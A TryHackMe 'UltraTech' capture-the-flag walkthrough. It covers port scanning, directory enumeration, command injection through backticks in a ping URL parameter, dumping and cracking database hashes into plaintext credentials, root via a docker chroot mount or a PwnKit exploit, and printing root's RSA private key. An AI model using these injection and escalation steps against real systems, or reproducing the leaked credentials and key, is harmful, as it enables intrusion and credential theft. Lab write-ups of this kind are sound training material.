UltraTech

UltraTech

https://tryhackme.com/room/ultratech1

```
rustscan -a 10.10.88.91 -- -A -sC -sV | tee scan.txt
```

Open 10.10.88.91:21

Open 10.10.88.91:22


Open 10.10.88.91:8081

Open 10.10.88.91:31331

John McFamicom | r00t

Francois LeMytho | P4c0

Alvaro Squalo | Sq4l



Who are we?

You might wonder: "hey, who are these hardcore code ninjas I've never heard of?".
Here's our team :

John McFamicom | *r00t*

A web 3.0 full stack rockstar coder.
CSS and HTML expert.


Francois LeMytho | *P4c0*

One of the best designer in the whole world.
Expert in Photoshop CS2 and Paint.NET.

Alvaro Squalo | *Sq4l*


Young, rich and successful entrepreneur.
Forbes top 8B.

Something interesting




```
Cannot GET /password
```

```
gobuster dir -u http://10.10.88.91:31331 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,py -t
30
```




```
~/THM/UltraTech ▷ gobuster dir -u http://10.10.88.91:31331 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html,py -t 30
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.88.91:31331
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              py,php,txt,html
[+] Timeout:                 10s
===============================================================
2023/08/02 16:51:04 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 293]
/.html                (Status: 403) [Size: 294]
/images               (Status: 301) [Size: 320] [--> http://10.10.88.91:31331/images/]
/partners.html        (Status: 200) [Size: 1986]
/index.html           (Status: 200) [Size: 6092]
/css                  (Status: 301) [Size: 317] [--> http://10.10.88.91:31331/css/]
/js                   (Status: 301) [Size: 316] [--> http://10.10.88.91:31331/js/]
/javascript           (Status: 301) [Size: 324] [--> http://10.10.88.91:31331/javascript/]
/what.html            (Status: 200) [Size: 2534]
/robots.txt           (Status: 200) [Size: 53]
/.html                (Status: 403) [Size: 294]
/.php                 (Status: 403) [Size: 293]
```



```
Allow: *
User-Agent: *
Sitemap: /utech_sitemap.txt
```

We found the login page



/index.html


/what.html

/partners.html

After enumarating port 8081 - we find ping command,

we can use yhis to RCE

http://10.10.139.139:8081/ping?ip=`ls` (ls is between bactics)




```
ping: utech.db.sqlite: Name or service not known
```

utech.db.sqlite

Let's cat this database

r00tf357a0c52799563c7c7b76c1e7543a32)admin0d0ea5111e3c1def594c1684e3b9be84



10.10.139.139:8081/ping?ip=`cat utech.db.sqlite`

```
ping: ) ���(Mr00tf357a0c52799563c7c7b76c1e7543a32)Madmin0d0ea5111e3c1def594c1684e3b9be84: Parameter string not correctly encoded
```

After cracking we have creds

r00t:n100906

admin:mrsheafy

ssh r00t@10.10.139.139

2 possible escalation

1)`docker run -it --rm -v /:/mnt bash chroot /mnt bash`


2)`nano exploit.c` (with pwnkit code)

`gcc exploit.c -o exploit`

`chmod +x exploit`

`./exploit`

ENJOY ROOT



```
root@4646626dd22c:~# cd .ssh
root@4646626dd22c:~/.ssh# ls -la
total 16
drwx------ 2 root root 4096 Mar 22  2019 .
drwx------ 6 root root 4096 Mar 22  2019 ..
-rw------- 1 root root    0 Mar 19  2019 authorized_keys
-rw------- 1 root root 1675 Mar 22  2019 id_rsa
-rw-r--r-- 1 root root  401 Mar 22  2019 id_rsa.pub
root@4646626dd22c:~/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTGzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
tnuyiubefzK5DyDEf2YdhEE7PJbMBjnCWQJCtOaSCz/RZ7ET9pAMvo4MvTFs3I97
eDM3HWDdrmrK1hTaOTmvbV8DM9sNqgJVsH24ztLBWRRU4gOsP4a76s0CgYEA0LK/
/kh/lkReyAurcu7F00fIn1hdTvqa8/wUYq5efHoZg8pba2j7Z8g9GVqKtMnFA0w6
t1KmELIf55zwFh3i5MmneUJo6gYSXx2AqvWsFtddLljAVKpbLBl6szq4wVejoDye
lEdFfTHlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPcHqGZ8nviQhFEU9r
4C04B/9WbStnqQVDoynilJEK9XsueMk/Xyqj24e/BT6KkVR9MeI1ZvmYBjCNJFX2
96AeOaJY3S1RzqSKsHY2QDD0boFEjqjIg05YP5y3Ms4AgsTNyU8TOpKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZ1WjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubSFTOUYL0ljiT+zU3qm611WRdTbsc6RkVdR5d/NoiHGHqqSeDyI
6z6GT3CUAFVZ01VMGLVgk91lNgz4PszaWW7ZvAiDI/wDhzhx46Ob6ZLNpWm6JWgo
gLAPAoGAdCXCHyTfKI/80YMmdp/k11Wj4TQuZ6zgFtUorstRddYAGt8peW3xFqLn
MrOulVZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJIAaHWg5k2I3hsdAz
bPB7E9hlrI0AconivYDzfpxfX+vovlP/DdNVub/EO7JSO+RAmqo=
-----END RSA PRIVATE KEY-----
root@4646626dd22c:~/.ssh# 
```

MIIEogIBA